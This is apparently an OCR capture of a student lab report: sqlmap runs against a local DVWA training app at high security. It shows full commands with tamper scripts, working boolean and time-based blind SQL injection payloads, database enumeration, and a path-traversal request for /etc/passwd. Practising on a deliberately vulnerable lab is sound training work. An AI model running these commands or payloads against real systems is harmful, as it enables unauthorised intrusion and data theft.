

Applications Places System
Sat Oct 18, 03:16
Parrot Terminal
File Edit View Search Terminal Help
[03:15:28] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[03:15:28] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[03:15:28] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[03:15:28] [INFO] testing 'Generic inline queries'
[03:15:28] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[03:15:28] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[03:15:28] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[03:15:28] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[03:15:28] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[03:15:28] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[03:15:28] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[03:15:28] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[03:15:29] [WARNING] GET parameter 'ip' does not seem to be injectable
[03:15:29] [INFO] testing if GET parameter 'Submit' is dynamic
[03:15:29] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[03:15:29] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[03:15:29] [INFO] testing for SQL injection on GET parameter 'Submit'
[03:15:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[03:15:29] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[03:15:29] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[03:15:29] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[03:15:29] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[03:15:29] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[03:15:29] [INFO] testing 'Generic inline queries'
[03:15:29] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[03:15:29] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[03:15:29] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[03:15:29] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[03:15:29] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[03:15:29] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[03:15:29] [INFO] testing 'Oracle AND time-based blind'
[03:15:29] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[03:15:29] [WARNING] GET parameter 'Submit' does not seem to be injectable
[03:15:29] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests
[03:15:29] [WARNING] your sqlmap version is outdated
Menu
Parrot Terminal
Parrot Terminal
SQLMap_Project_Rep...
Parrot Terminal
Parrot Terminal

```
┌──[root@parrot]─[~/SQLMap-Project]
└─── #sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID=gcjfiju8bgsnjts5vsvpn223g1; security=high" --batch --dbs --tamper=space2comment
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.12#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:11:04 /2025-10-18/

[03:11:04] [INFO] loading tamper module 'space2comment'
[03:11:04] [INFO] resuming back-end DBMS 'mysql'
[03:11:04] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 8793=8793-- SABr&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 4560 FROM (SELECT(SLEEP(5)))NWkZ)-- dSdK&Submit=Submit
---
[03:11:04] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[03:11:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[03:11:04] [INFO] fetching database names
[03:11:04] [INFO] fetching number of databases
[03:11:04] [INFO] resumed: 2
[03:11:04] [INFO] resumed: dvwa
```


Applications Places System
Sat Oct 18, 03:09
notebook/
SQLMap_Project_Report
DVWA Security :: Damn V
SQLMap_Project_Report
http://127.0.0.1:8080/security.php
Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
picoCTF - picoGym Ch...
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
DVWA Security
Security Level
Security level is currently: high.
You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:
1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.
High
Submit
PHPIDS
PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently: disabled. [Enable PHPIDS]
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Cache Storage
Cookies
Indexed DB
Local Storage
Session Storage
Filter Items
No data present for selected host
Menu
Parrot Terminal
Parrot Terminal
Parrot Terminal
DVWA Security :: Dam...
Parrot Terminal
Parrot Terminal


```
┌──[root@parrot]─[~/SQLMap-Project]
└─── #sqlmap -u "http://127.0.0.1:8080/vulnerabilities/fi/?page=../../../../etc/passwd&Submit=Submit" --cookie="PHPSESSID=gcjfiju8bgsnjts5vsvpn223g1; security=high" --batch --dbs --tamper=space2comment

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.12#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:17:51 /2025-10-18/

[03:17:51] [INFO] loading tamper module 'space2comment'
[03:17:51] [INFO] testing connection to the target URL
[03:17:51] [INFO] testing if the target URL content is stable
[03:17:52] [INFO] target URL content is stable
[03:17:52] [INFO] testing if GET parameter 'page' is dynamic
[03:17:52] [WARNING] GET parameter 'page' does not appear to be dynamic
[03:17:52] [WARNING] heuristic (basic) test shows that GET parameter 'page' might not be injectable
[03:17:52] [INFO] testing for SQL injection on GET parameter 'page'
[03:17:52] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[03:17:52] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[03:17:52] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[03:17:52] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[03:17:52] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[03:17:52] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[03:17:52] [INFO] testing 'Generic inline queries'
[03:17:52] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[03:17:52] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[03:17:52] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[03:17:52] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[03:17:52] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[03:17:52] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[03:17:52] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
```

```
┌──[root@parrot]─[~/SQLMap-Project]
└─── #sqlmap -u "http://127.0.0.1:8080/vulnerabilities/exec/?ip=127.0.0.1&Submit=Submit" --cookie="PHPSESSID=gcjfiju8bgsnjts5vsvpn223g1; security=high" --batch --dbs --tamper=charunicodeencode

        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.8.12#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:27:01 /2025-10-18/

[03:27:01] [INFO] loading tamper module 'charunicodeencode'
[03:27:01] [WARNING] tamper script 'charunicodeencode' is only meant to be run against ASP or ASP.NET web applications
[03:27:01] [INFO] testing connection to the target URL
[03:27:01] [INFO] testing if the target URL content is stable
[03:27:02] [INFO] target URL content is stable
[03:27:02] [INFO] testing if GET parameter 'ip' is dynamic
[03:27:02] [WARNING] GET parameter 'ip' does not appear to be dynamic
[03:27:02] [WARNING] heuristic (basic) test shows that GET parameter 'ip' might not be injectable
[03:27:02] [INFO] testing for SQL injection on GET parameter 'ip'
[03:27:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[03:27:02] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[03:27:02] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[03:27:02] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[03:27:02] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[03:27:02] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[03:27:02] [INFO] testing 'Generic inline queries'
[03:27:02] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[03:27:02] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[03:27:02] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[03:27:02] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[03:27:02] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[03:27:02] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[03:27:02] [INFO] testing 'Oracle AND time-based blind'
```


Applications Places System
Sat Oct 18, 03:40
notebook/
SQLMap_Project_Report
Vulnerability: Command
SQLMap_Project_Report
http://127.0.0.1:8080/vulnerabilities/exec/#
Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
picoCTF - picoGym Ch...
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.084 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.072 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.054 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.043/0.063/0.084/0.000 ms
More Information
http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://www.owasp.org/index.php/Command_Injection
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Cache Storage
Cookies
Indexed DB
Local Storage
Session Storage
Filter Items
No data present for selected host
Menu
Parrot Terminal
Parrot Terminal
Vulnerability: Comma...
Parrot Terminal
Parrot Terminal

```
#sqlmap -u "http://127.0.0.1:8080/vulnerabilities/exec/?ip=127.0.0.1&Submit=Submit" --cookie="PHPSESSID=gcjfiju8bgsnjts5vsvpn223g1; security=high" --batch --dbs --tamper=between
```

```
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.12#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:28:58 /2025-10-18/

[03:28:58] [INFO] loading tamper module 'between'
[03:28:58] [INFO] testing connection to the target URL
[03:28:58] [INFO] testing if the target URL content is stable
[03:28:59] [INFO] target URL content is stable
[03:28:59] [INFO] testing if GET parameter 'ip' is dynamic
[03:28:59] [WARNING] GET parameter 'ip' does not appear to be dynamic
[03:28:59] [WARNING] heuristic (basic) test shows that GET parameter 'ip' might not be injectable
[03:28:59] [INFO] testing for SQL injection on GET parameter 'ip'
[03:28:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[03:28:59] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[03:28:59] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[03:28:59] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[03:28:59] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[03:28:59] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[03:28:59] [INFO] testing 'Generic inline queries'
[03:28:59] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[03:28:59] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
